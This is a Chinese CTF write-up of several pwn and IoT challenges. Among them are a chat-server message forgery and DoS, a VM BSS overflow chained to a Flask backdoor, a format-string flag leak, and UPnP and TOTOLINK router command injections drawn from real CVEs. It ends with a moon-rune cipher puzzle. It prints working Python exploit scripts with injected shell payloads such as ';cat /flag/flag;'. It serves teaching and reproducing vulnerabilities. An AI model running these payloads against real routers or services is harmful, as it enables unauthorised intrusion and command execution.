绕过了root鉴权

满足了v21>0，如此一来Nep_CTF_FLAG_ONE就到手了

BUG3 服务伪造

这个漏洞是属于信息格式校验不完善导致的。

我们可以看见客户端这里有个Bot模式，向服务器请求远程协助

```
if ( !strcmp(v4, "RemoteVIPApplicationCertificationHasPassed") )
      {
        printf("%s:", byte_2A70);
        fd = open("./Nep_CTF_FLAG_TWO", 436);
        read(fd, s, 0x64uLL);
        close(fd);
        puts(s);
      }
```

可以看见只要接受的信息等于RemoteVIPApplicationCertificationHasPassed

就可以获取flag2，现在就要找到伪造点，换句思路就是，发送信息的不一定真的是服务器，也可能是伪装成服务器的用户。

这里我们直接去看服务器私聊模式

```
if ( !strcmp(s1, "Secret") )
        {
          strcpy((char *)v49, v46);
          v35 = atoi(nptr);
          if ( v35 > 4 && v35 <= 999 )
            send(v35, buf, 0x630uLL, 0);
LABEL_31:
          pthread_mutex_unlock(&phead);
        }
```

不难发现v35就是fd，是可控的由我们的客户端进行操作

综上，我们可以先开一个nc连接开启Bot模式，另外一个nc连接进入私聊模式，然后私聊模式指定发送payload到Bot的客户端上即可

关于UID的获取可以从Chart聊天室里面获取（自行体验）

Bug4 拒绝式服务攻击

此flag获取方式不唯一，你能弄崩溃就算成功。

可以从start.sh脚本发现整个客户端是从safebox启动的

这个洞是比较困难的，第一点不要想当然的觉得这个for循环很快会执行完，这里涉及到多线程问题，要想让for循环继续就要当

服务器和客户端连接时，服务器崩溃，导致客户端的recv模块（随便一个）产生死锁，这时候for循环就会继续下去了。

之后就可以进入安全模式的控制台直接拿flag

```
void __noreturn CMD()
{
  int fd; // [rsp+Ch] [rbp-94h]
  char s1[32]; // [rsp+10h] [rbp-90h] BYREF
  char buf[104]; // [rsp+30h] [rbp-70h] BYREF
  unsigned __int64 v3; // [rsp+98h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  while ( 1 )
  {
```

```
      printf("%s", "(Safe Mode)#");
      __isoc99_scanf("%30s", s1);
      getchar();
      if ( !strcmp(s1, "ls") )
        ls();
      if ( !strcmp(s1, "id") )
        printf("ID:%s\n", users_statment);
      if ( !strcmp(s1, "Safe_Mode_Key") )
      {
        printf("%s", "This is your key!");
        fd = open("./Nep_CTF_FLAG_FOUR", 436);
        read(fd, buf, 0x32uLL);
        close(fd);
        puts(buf);
      }
    }
}
```

那么现在问题来了，怎么才能让服务器崩溃?

第一种正解，最传统的一次性发送大量的请求，有概率让服务器的栈在strcpy字符串的时候错误覆盖，把字符串直接覆盖到原有效地址，但是字符串是不会组成有效地址的（不可控的情况下），所以直接boom了。这时候，可以开启一个NC去专门DDOS，另外一个NC直接就可以绕过safebox了

第二个办法就是可控栈溢出

可以看见server主要存储变量是这个dest

但是往前看第一行

```
for ( i = 0; i <= 9; ++i )
    (&dest)[i] = (char *)malloc(0x200uLL);
```

可以发现dest是有限的，最多10个，超过这个部分就会导致crash

也就是说发送大量的如下格式语句

```
5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5:5: .......
```

就会在strcpy的时候溢出，同样可以造成拒绝式服务攻击。

最后按照safebox里面的strcmp发送payload就能拿到最后一个flag了。

HRPVM2.0

题目提供全套的dockerfile

简单分析

IDA进去看见用户结构体赋值初始化,后续分析会发现*((_DWORD *)dest + 5)这个是判断是否为root的核心之一另外一个就是用户名但是这个不涉及到漏洞利用，伪造的时候只要关注dest+5这个就行了

```
setbuf(stdin, 0LL);
 setbuf(stdout, 0LL);
 dest = (char *)malloc(0x48uLL);
 strncpy(dest, "HRP", 0x13uLL);
 dest[19] = 0;
 *((_DWORD *)dest + 5) = 0; //is_root
 *((_DWORD *)dest + 6) = 1000;
 *((_DWORD *)dest + 7) = 1000;
 *((_DWORD *)dest + 8) = 1000;
 *((_DWORD *)dest + 9) = -1;
```

IDA分析kernel elf程序可以发现漏洞点有2个地方

第一个在syscall的时候从文件read的时候存在BSS溢出(v1可控【rdx寄存器】)，可以修改用户结构体的地址，伪造一个root权限的用户

```
if ( *((_DWORD *)dest + 5) || *(_DWORD *)(v0 + 1324) )
          {
            v1 = atoi(byte_5460);
            sub_1569(byte_5040, v11 + 20, v1);
            v2 = atoi(byte_5460);
            LODWORD(v0) = printf("[+] Read %d bytes from file: %s\n", v2, byte_5
            return v0;
          }
```

exec 可以执行文件内容，执行的格式如下,分析正则可以知道分为2种指令mov和syscall

格式分别是

```
mov reg,value
syscall value
unsigned __int64 __fastcall sub_255D(const char *a1)
```

```
{

  v19 = __readfsqword(0x28u);
  v4 = sub_1409(a1);
  if ( v4 )
  {
    strncpy(dest, v4 + 20, 0xFFuLL);
    dest[255] = 0;
    if ( !regcomp(&preg, "([a-z]+)\\s+([a-z]+),([a-zA-Z0-9]+)|syscall\\s+([0-9]+
    {
      string = dest;
      for ( i = regexec(&preg, dest, 5uLL, &v6, 0); !i; i = regexec(&preg, strin
      {
        if ( v13 == -1 || v14 == -1 )
        {
          strncpy(s1, &string[v7], v8 - v7);
          s1[v8 - v7] = 0;
          strncpy(v16, &string[v9], v10 - v9);
          v16[v10 - v9] = 0;
          strncpy(src, &string[v11], v12 - v11);
          src[v12 - v11] = 0;
          if ( !strcmp(s1, "mov") )
          {
            if ( !strcmp(v16, "rdi") )
            {
              strncpy(byte_5260, src, 0xFFuLL);
              byte_535F = 0;
            }
            else if ( !strcmp(v16, "rsi") )
            {
              strncpy(byte_5360, src, 0xFFuLL);
              byte_545F = 0;
            }
            else if ( !strcmp(v16, "rdx") )
            {
              strncpy(byte_5460, src, 0xFFuLL);
              byte_555F = 0;
            }
          }
        }
        else
        {
          strncpy(src, &string[v13], v14 - v13);
          src[v14 - v13] = 0;
          strncpy(nptr, src, 0xFFuLL);
          byte_525F = 0;
          syscall();
```

```
        }
        string += v6.rm_eo;
      }
      regfree(&preg);
    }
  }
  return v19 - __readfsqword(0x28u);
}
```

第二个结合app.py来分析

```
@app.route('/test_system_exec', methods=['GET'])
def test_system_exec():
    import os
    os.system("chmod +x /bin/shell && /bin/shell")

    return jsonify(status="success"), 200
```

可以看见有一个后门，可以执行/bin/shell。但是题目我没有提供这个程序结合IDA分析的mount函数，如果用户权限是root的就可以把虚拟机内的程序挂载到外部物理机

```
s = fopen(dest, "wb");
```

这个dest有限制

```
__int64 __fastcall sub_21AF(const char *a1)
{
  int v2; // [rsp+14h] [rbp-5Ch]
  regex_t preg; // [rsp+20h] [rbp-50h] BYREF
  unsigned __int64 v4; // [rsp+68h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  if ( regcomp(&preg, "^[A-Za-z0-9]+$", 1) )
  {
    puts("Failed to compile regex.");
    return 0xFFFFFFFFLL;
  }
  else
  {
    v2 = regexec(&preg, a1, 0LL, 0LL, 0);
    regfree(&preg);
```

```
    if ( v2 )
    {
      if ( v2 == 1 )
      {
        return 0LL;
      }
      else
      {
        puts("Regex match failed.");
        return 0xFFFFFFFFLL;
      }
    }
    else
    {
      return 1LL;
    }
  }
}
```

正则限制只允许是字母和数字，但是上面执行的是/bin/shell 但是我们观察发现

程序会对文件名进行拼接操作

```
strcat(dest, qword_5570);
  *(_WORD *)&dest[strlen(dest)] = 47;
  if ( *((_DWORD *)::dest + 5) )
  {
    v3 = sub_1409(a1);
    if ( v3 )
    {
      if ( (unsigned int)sub_21AF(a1) == 1 )
      {
        strcat(dest, a1);
```

逆向分析可得拼接操作为/route/filename 也是说我们可以先创建一个bin目录然后cd进去再去echo出shell文件再去挂载就行了

利用思路

第一步先进行程序内的提权操作，刚才提到了BSS溢出可以滑到user结构体的地址头上（通过read，把文件内容读取到bss上无限溢出）可以进行爆破低位字节踩到合适的堆块，这个题我设计的非常巧了在程序进入的时候我就已经留下了可控内容的相邻堆块

```
puts("Make a wish to Nepnep");
v4 = malloc(0x68uLL);
```

调试可知这个堆地址的最后四位是x1e0（x代表0-f)，要进行爆破1/16的概率，但是如果直接爆破x1e0是永远都不可能成功的，因为我们是进行POST传参字节码会被URL编码转义成%E0,这样就成了传入%E0字符串了！

但是我们可以往下滑动堆块再去找到可见字符可以代替的字节，我选择的是\x21也就是感叹号(!)和英文字母R(\x52)


第二步，假设现在爆破成功了，那我们直接挂载就好了，然后刷新网页，让flask程序重新启动kernel程序（此时已经被替换成shell了)

EXP

```
import requests

url = 'http://172.28.60.132:32773/send'

data = {'input': 'hrp'*0x66}
response = requests.post(url, data=data)
print(response.text)



data = {'input': 'mkdir bin'}
response = requests.post(url, data=data)
print(response.text)

data = {'input': 'cd bin'}
response = requests.post(url, data=data)
print(response.text)

data = {'input': 'echo cp /bin/bash /app/templates/kernel>shell'}
response = requests.post(url, data=data)
print(response.text)

data = {'input': b'echo '+b'a'*0x100+b'aa'+b'>HRP'}
response = requests.post(url, data=data)
print(response.text)

response = requests.get('http://172.28.60.132:32773/receive')
print(response.text)

data = {'input': 'echo mov rdi,HRP;syscall 0;mov rdi,3;mov rdx,258;syscall 1;>ex
response = requests.post(url, data=data)
```

```python
print(response.text)

response = requests.get('http://172.28.60.132:32773/receive')
print(response.text)

data = {'input': 'exec exp'}
response = requests.post(url, data=data)
print(response.text)

response = requests.get('http://172.28.60.132:32773/receive')
print(response.text)



data = {'input': 'mount shell'}
response = requests.post(url, data=data)
print(response.text)

response = requests.get('http://172.28.60.132:32773/receive')
print(response.text)


data = {'input': 'exit'}
response = requests.post(url, data=data)
print(response.text)

response = requests.get('http://172.28.60.132:32773/receive')
print(response.text)

response = requests.get('http://172.28.60.132:32773/test_system_exec')
print(response.text)


url = "http://172.28.60.132:32773/"
response = requests.get(url)
```

当爆破回显结果如下就可以去访问网页了



结果如下

flag{HRP_LIKE_NEP}

login

打开网页如下

随便输入后登录如下(可能有选手可以尝试出格式化漏洞，但是不按照下面步骤泄露ELF，libc和dockerfile环境是打不了的)，

点击文件管理可以看见有个readme.txt但是点击后是无法访问的，现在来看看html的源码

重点关注下面的部分，可以看见存在2个路由"/list_files/"和"/view_file/"

```
$(document).ready(function(){
      listFiles();
      $("#upload-form").submit(function(e){
          e.preventDefault();
          var formData = new FormData(this);
          $.ajax({
              url: '/add_file',
              type: 'POST',
              data: formData,
              success: function (data) {
                  alert("File uploaded successfully");
                  listFiles();
              },
              cache: false,
              contentType: false,
              processData: false
          });
      });
  });

  function listFiles() {
      $.get("/list_files/", function(data){
          $("#file-list").html(data);
      });
  }

  function viewFile(filename) {
      window.location = '/view_file/' + filename;
  }
```

根据html的viewFile函数对路由传参，尝试对"/list_files/"也进行传参,可以直接访问根目录

对文件进行下载访问，下载login，直接点击，下载后IDA反编译发现格式化漏洞

而且程序读取了flag到堆上

```
int sub_2037()
{
  FILE *stream; // [rsp+8h] [rbp-18h]
  __int64 size; // [rsp+10h] [rbp-10h]
  void *ptr; // [rsp+18h] [rbp-8h]

  stream = fopen("flag.txt", "r");
  if ( !stream )
  {
    puts("Could not open flag file.");
    exit(1);
  }
  fseek(stream, 0LL, 2);
  size = ftell(stream);
  fseek(stream, 0LL, 0);
  ptr = malloc(size + 1);
  fread(ptr, size, 1uLL, stream);
  fclose(stream);
  *((_BYTE *)ptr + size) = 0;
  if ( remove("flag.txt") )
    return printf("Unable to delete the file '%s'.\n", "flag.txt");
  else
    return printf("File '%s' deleted successfully.\n", "flag.txt");
}
```

程序是保护全开的，ldd发现程序还额外需要libmicrohttpd.so.12这个库，可以从服务器上一起下载，由于路径问题（分析ELF可以知道）

需要采用绝对路径下载

http://172.28.60.132:32820/view_file//lib/x86_64-linux-gnu/libmicrohttpd.so.12

顺带的可以把libc.so.6和相关ld文件还有根目录下的Dockerfile，docker-compose.yml，index.html，file.html也下了，直接自己搭建环境，如果不搭建环境的选手打出来会发现flag的存储和实际服务器上的存储偏差是很大的，这是因为dockerfile的CMD执行和进入到docker后或者在本地直接运行的时候差了0x800多的堆空间，选手可以爆破获取flag地址，但是想精确的做出来，还是要靠gdb attach docker里面运行的程序。

我们现在目录结构如下

```
├── Dockerfile
```

```
├── docker-compose.yml
├── file.html
├── flag.txt
├── index.html
├── ld-linux-x86-64.so.2
├── libmicrohttpd.so.12
├── login
├── readme.txt
└── run.sh
```

构建好镜像后，在物理机上ps -ef

root 49108 49107 99 15:13 ? 00:58:07 ./login

找到login进程这个就是docker内运行的login，我们gdb attach 49108并且在sprintf下断点，来寻找字符串偏移和可以用来泄露内容的堆地址

exp如下

```python
import requests
import re
from pwn import *
# GET 请求
local=0

pay=b'%15059$p'
params = {'user': pay}
response = requests.get('http://127.0.0.1:32776/login', params=params)
print('GET response:', response.text)
flag = re.findall(r'0x([0-9a-fA-F]+)', response.text)

if flag:
    hex_value = flag[0]
    flag = int(hex_value, 16)
else:
    print('No hexadecimal number found in the response.')

if local==1:
    offset=0xc10
else:
    offset=-0x40
pay=b'aaa%36$s'+p64(flag+offset)
params = {'user': pay}
response = requests.get('http://127.0.0.1:32776/login', params=params)
print('GET response:', response.text)
```

获取flag如下

NEPCTF{HRP_IS_BAD_but_Nepnep_is_good_good}

UPNP

本题的思路来自于是CVE-2017-17215，师傅们可以在看本题解析的同时复现一下这个漏洞

本题的漏洞点在upnp，这里存在命令注入漏洞

```
int __fastcall sub_40749C(int a1)
{
  int ChildNodeByName; // $s1
  const char *v4; // [sp+20h] [-40Ch] BYREF
  const char *v5; // [sp+24h] [-408h] BYREF
  char v6[1028]; // [sp+28h] [-404h] BYREF

  ChildNodeByName = ATP_XML_GetChildNodeByName(*(_DWORD *)(a1 + 44), "NewDownloadURL", 0, &v4);
  if ( !ChildNodeByName )
  {
    if ( v4 )
    {
      ChildNodeByName = ATP_XML_GetChildNodeByName(*(_DWORD *)(a1 + 44), "NewStatusURL", 0, &v5);
      if ( !ChildNodeByName )
      {
        if ( v5 )
        {
          snprintf(v6, 1024, "upg -g -U %s -t '1 Firmware Upgrade Image' -c upnp -r %s -d -b", v4, v5);
          system(v6);
        }
      }
    }
  }
  return ChildNodeByName;
}
```

本题困难的点在于逆向出触发点，这里我们需要了解upnp的soap协议，它使用xml来进行http请求的传递

我们这里在漏洞点直接交叉引用是无法找到相关数据的，我们可以通过寻找相关字段发现xml文件

```
➜  squashfs-root grep -r NewStatusURL
匹配到二进制文件 bin/upnp
etc/upnp/DevUpg.xml:<name>NewStatusURL</name>
```

可以得知是由这文件触发了漏洞，所以我们可以去upnp程序里继续搜素哪里调用了这个xml文件

```
106  v0 = ATP_UPnP_RegDevice(0, dword_426854, "InternetGatewayDevice:1", 3, 0, 0, &v24);
107  v1 = ATP_UPnP_RegService(v24, (int)"urn:www-huawei-com:service:DeviceUpgrade:1", "DevUpg.xml", 2, 0, 0, &v25);
108  v2 = ATP_UPnP_RegService(v24, (int)"Layer3Forwarding:1", "L3Fwd.xml", 3, 0, 0, &v26);
109  v3 = ATP_UPnP_RegService(v24, (int)"LANConfigSecurity:1", "LANSec.xml", 2, 0, 0, &v28);
```


搜索到后，我们会发现这个字符串处于一个服务注册的函数里 ATP_UPNP_RegDeviceAndService( )，主要是对于通信的设备和服务进行操作，我们可以接着去看下面的ATP_UPNP_RegAction函数。

会发现存在一个间接的函数调用，我们手动识别之后，会发现第一个函数就是存在漏洞的函数。

```
1 int __fastcall ATP_UPNP_RegAction(int a1, int a2)
2 {
3   int result; // $v0
4   _DWORD *v4; // $s0
5   char *v5; // $s2
6   int v6; // $s1
7
8   if ( !a1 )
9     return 1074331648;
10  result = 1074331648;
11  if ( *(_DWORD *)(a1 + 48) )
12  {
13    v4 = *(_DWORD **)(a1 + 36);
14    if ( v4 )
15    {
16      v5 = (&g_astActionArray)[4 * a2];
17      while ( 1 )
18      {
19        if ( (v4[1] & 0x40000000) != 0 )
20        {
21          v6 = *v4;
22          if ( !strcmp(*v4, v5) )
23            break;
```

```
LOAD:00426064                 .globl g_astActionArray
LOAD:00426064 g_astActionArray:.word aUpgrade          # DATA XREF: LOAD:00400A80to
LOAD:00426064                                          # UPnPGetActionByName+5Cto ...
LOAD:00426064                                          # "Upgrade"
LOAD:00426068                 .word 0
LOAD:0042606C                 .word sub_40749C
LOAD:00426070                 .word 1
LOAD:00426074                 .word aGetsoftwarever    # "GetSoftwareVersion"
LOAD:00426078                 .word 0
LOAD:0042607C                 .word sub_405098
LOAD:00426080                 .word 0
LOAD:00426084                 .word aSetsecuritykey    # "SetSecurityKeys"
LOAD:00426088                 .word 0
LOAD:0042608C                 .word sub_4061BC
LOAD:00426090                 .word 1
LOAD:00426094                 .word aSetenable         # "SetEnable"
LOAD:00426098                 .word 0
LOAD:0042609C                 .word sub_407164
LOAD:004260A0                 .word 1
LOAD:004260A4                 .word aSetpresharedke    # "SetPreSharedKey"
LOAD:004260A8                 .word 0
LOAD:004260AC                 .word sub_40602C
LOAD:004260B0                 .word 1
LOAD:004260B4                 .word aSetwpa11ibeaco    # "SetWPA11iBeaconSecurityProperties"
LOAD:004260B8                 .word 0
LOAD:004260BC                 .word sub_405E30
LOAD:004260C0                 .word 1
LOAD:004260C4                 .word aGetsecuritykey    # "GetSecurityKeys"
```

继续交叉引用搜索astActionArray，会发现是UPnpGetActionByName的函数



一直向上交叉引用会发现利用链为：

main -> ATP+UPNP_init -> sub_40B5B4 -> sub_40A9C8 -> UPnPGetActionByName

继续逆向会发现UPnPGetActionByName根据参数a1判断调用哪个函数

```
16  for ( i = *(_DWORD **)(a1 + 36); i; i = (_DWORD *)i[4] )
17  {
18    v9 = i[1];
19    if ( (v9 & 0x40000000) != 0 )
20    {
21      result = (char *)strcmp(*i, a2);
22      if ( !result )
23      {
24        if ( !a4 )
25          return 0;
26        *a4 = v9;
27        return result;
28      }
29    }
30    else
31    {
32      v10 = *i;
33      v11 = &(&g_astActionArray)[4 * *i];
34      if ( !strcmp(*v11, a2) && (!v11[1] || !strcmp(v11[1], a3)) )
35      {
36        if ( a4 )
37          *a4 = (&g_astActionArray)[4 * v10 + 3];
38        return (&g_astActionArray)[4 * *i + 2];
```

继续寻找第一个参数v47[10]

```
118       v13 = v36;
119       v15 = UPnPGetActionByName(v47[10], v47[9], v12, &v44);
120       v16 = v44;
```

```
59    ServiceByUrl = UpnpGetServiceByUrl(v5, &v36);
60    if ( !ServiceByUrl )
61    {
62      free(v37);
63      error(a2, 402, "");
64      return 1074331654;
65    }
66    memset(v47, 0, sizeof(v47));
67    v47[9] = (int)&v49;
68    v47[10] = ServiceByUrl;
```

然后继续逆向UpnpGetServiceByUrl函数，根目录ctrlt和ctrlu随便选一个就行。这里需要师傅们自己逆向看一下，这里代码写的很清晰。

处理完根目录的路由再去处理子目录的服务，会发现这里的格式是规定好的。

```
32  for ( i = *(_DWORD **)g_pstUpnpGvarHead; i; i = v7 )
33  {
34    for ( j = i[7]; j; j = *(_DWORD *)(j + 56) )
35    {
36      if ( *(_DWORD *)(j + 8) )
37      {
38        snprintf(v9, 64, "%s_%d", *(const char **)(j + 8), *(_DWORD *)(j + 12));
39        if ( !strcmp(v9, v4) )
40          return j;
41      }
42    }
```

可以看到这里的%s_%d和我们之前逆向出的文件有所对应，我们可以知道这里的服务名称该是什么是ctrlt/DeviceUpgrade_1

```
(int)"urn:www-huawei-com:service:DeviceUpgrade:1", "DevUpg.xml",
```

然后这个服务名称存在g_pstUpnpGvarHead里，然后这个函数的输入是一个外部函数。

ATP_UTIL_GVarGetValue实际分析代码后看不出太多东西，是一些取高位设置的一些数据，然后调用了几个函数。不太影响继续向下看。师傅们可以跟着逆向试试

```
25  if ( !g_pvUpnpShmHandle )
26    return 1074331649;
27  g_pstUpnpGvarHead = ATP_UTIL_GVarGetValue(131073, 0);
28  if ( !g_pstUpnpGvarHead || a1 == 1 )
29  {
30    if ( a2 )
31      *a2 = 1;
```

```
➜ rootfs git:(main) ✗ grep -r ATP_UTIL_GVarGetValue
匹配到二进制文件 bin/cwmp
匹配到二进制文件 bin/upnp
匹配到二进制文件 bin/log
匹配到二进制文件 lib/libatputil.so
```

至此我们已经知道该如何构造数据包触发漏洞，通过逆向我们可以看见error的构造方式，可以仿照着修改一份upgrade的

```
14  ATP_UTIL_StrFilePrintf(
15    SendBuf,
16    "<s:Envelope\n"
17    "xmlns:s=\"http://schemas.xmlsoap.org/soap/envelope/\"\n"
18    "s:encodingStyle=\"http://schemas.xmlsoap.org/soap/encoding/\">\n"
19    "<s:Body>\n"
20    "<s:Fault>\n"
21    "<faultcode>s:Client</faultcode>\n"
22    "<faultstring>UPnPError</faultstring>\n"
23    "<detail>\n"
24    "<UPnPError xmlns=\"urn:schemas-upnp-org:control-1-0\">\n"
25    "<errorCode>%d</errorCode>\n"
26    "<errorDescription>%s</errorDescription>\n"
27    "</UPnPError>\n"
28    "</detail>\n"
29    "</s:Fault>\n"
30    "</s:Body>\n"
31    "</s:Envelope>\n",
32    a2,
33    a3);
```

这里稍微麻烦一点的可能是身份验证的逆向，但是我在hint里面已经给出了，并且upnp文件里其实是有相关的内容的，大家可以逆向一下。

```
1 import requests
2 from requests.auth import HTTPDigestAuth
3 payload = '''
4  <s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle
5   <s:Body><u:Upgrade>
6    <NewStatusURL>;/bin/busybox cp flag /html/flag;</NewStatusURL>
```

```
    <NewDownloadURL>kazamayc</NewDownloadURL>
   </u:Upgrade>
  </s:Body>
</s:Envelope>
'''
url = "http://106.75.63.100:32825/ctrlt/DeviceUpgrade_1"
#r = requests.post(url,data = payload)
r = requests.post(url,auth = HTTPDigestAuth('dslf-config', 'admin') ,data = payl
print(r.status_code)
```

Nep router

本题题目来源为路由器TOTOLINK NR1800X，版本为：V9.1.0u.6279_B20210910，需要使用的漏洞为登录绕过+命令注入

思路一

根据文件名cstecgi.cgi寻找对应的Nday，登录绕过+授权命令注入，或者未授权命令注入，获取路由器的后台flag

(该路由器命令注入在返回包直接回显)

思路二

对程序进行分析，寻找system等危险函数，手动分析程序编写exp进行漏洞利用

漏洞exp

```
import requests

session = requests.Session()
login_url = "http://106.75.63.100:32805/formLoginAuth.htm?authCode=1&userName=ad
raw = session.get(login_url, timeout=5)

url = "http://106.75.63.100:33589/cgi-bin/cstecgi.cgi"
#cookie = {"Cookie":"SESSION_ID=2:1686900218:2"}
data = {
"topicurl" : "UploadFirmwareFile",
"FileName" : ";cat /flag/flag;"
}
response = session.post(url, json=data)
print(response.text)
```

相关文件

所有文件：https://www.file.io/PcnZ/download/q94KipQ45Pya

docker镜像：

```
archerber/totolink:1 #dockerhub
```

Dockerfile

```
FROM archerber/totolink:1
```


docker启动方式


```
sudo docker build -t totolink:1 .
sudo docker run --net=host -it totolink:1 #在启动之前保证80端口未被占用
#出现命令lighttpd -f xxx/lighttpd.conf即表示环境启动完成
```

Misc


陌生的纸条

送分题。提示了A同学的英文名，表示此题与《小魔女学园》有关。只需要上网查一下《小魔女学园》中新月文字和古龙语的替换表就行了。最后将每个单词之间都加下划线，组成最后的flag。（听说好多人被flag{XX_XX}坑了，我本意只是想表明flag中包含下划线的，抱歉抱歉。。。）





Moon rune alphabet



Looping sequence

How it loops

1 2
4 3
5 6

This is the basic layout for a moon rune.

Every time you advance a letter in the alphabet, the glyph in slot 1 is dumped and a new one is added to slot 6 from the sequence, everything in between is moved up a slot. This sequence loops from Z back to A.

A B C D E F G H I J K L M N O P Q R S T U V W X Y Z

Say you want to make an A.
Start from slot 1 and fill in the rest of the slots in order by going down the sequence. End result should look like that ->

